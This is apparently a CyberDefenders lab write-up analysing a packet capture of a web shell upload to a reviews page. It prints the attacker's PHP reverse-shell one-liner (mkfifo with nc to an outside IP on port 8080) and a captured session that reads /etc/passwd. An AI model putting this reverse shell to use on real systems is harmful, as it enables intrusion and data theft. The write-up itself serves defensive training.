
CyberDefenders: Yellow RAT

The following writeup is for WebStrike Lab on CyberDefenders, it involves investigating a pcap file.

Scenario: An anomaly was discovered within our company's intranet as our Development team found an unusual file on one of our web servers. Suspecting potential malicious activity, the network team has prepared a pcap file with critical network traffic for analysis for the security team, and you have been tasked with analysing the pcap.

Understanding the geographical origin of the attack aids in geo-blocking measures and threat intelligence analysis. What city did the attack originate from?

After looking through the pcap, we can determine that the origin city of the attack is Tianjin:




```
Tianjin, CN, ASN 4837, CHINA UN…
```

Knowing the attacker's user-agent assists in creating robust filtering rules. What's the attacker's user agent?

You can filter for HTTP GET requests and determine that the attackers user-agent is as follows:


Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0



```
shoporoma.com Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```


We need to identify if there were potential vulnerabilities exploited. What's the name of the malicious web shell uploaded?

To start, we can filter for HTTP POST requests as this is commonly used for file uploads.




```
http.request.method == "POST"
```

These POST are highly suspicious:



```
Info
POST /reviews/upload.php HTTP/1.1  (application/x-php)
POST /reviews/upload.php HTTP/1.1  (application/x-php)
```


If you right click one of these requests, and navigate to Follow > TCP stream, we can see that the attacker uploaded a file called "image.jpg.php":




```
-----------------------------26176590812480906864292095114
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php
```

Knowing the directory were files uploaded are stored is important for reinforcing defences against unauthorised access. Which directory is used by the website to store the uploaded files?

We can create a filter that looks for GET requests as the attacker likely visited his uploaded php script to execute it:



```
http.request.method == "GET" and frame contains "image.jpg.php"
```




```
Info
GET /reviews/uploads/image.jpg.php HTTP/1.1
```

We can see that the directory where files are uploaded is /reviews/uploads/.

Identifying the port utilised by the web shell helps improve firewall configuration for blocking unauthorised outbound traffic. What port was used by the malicious web shell?


We can go back to the POST request where the attacker uploaded the web shell and determine that it makes a connection to 117.11.88.124 on port 8080:



```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
```

Understanding the value of compromised data assists in prioritising incident response actions. What file was the attacker trying to exhilarate.

If we use the tcp.dstport == 8080 filter and look through the results, we can find a packet that is clearly exfiltrating the contents of /etc/passwd:



```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux ubuntu-virtual-machine 6.2.0-37-generic #38~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov  2 18:01:13 UTC 2 x86_64 x86_64 x86_64 GNU/L
inux
$ pwd
/var/www/html/reviews/uploads
$ ls /home
ubuntu
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
```

Therefore, the answer is passwd.

This was a relatively simple room, however, if you are new to investigating web-based attacks (for which I am), this room is a great entry level learning experience. If you have any questions or feedback, feel free to reach out to me.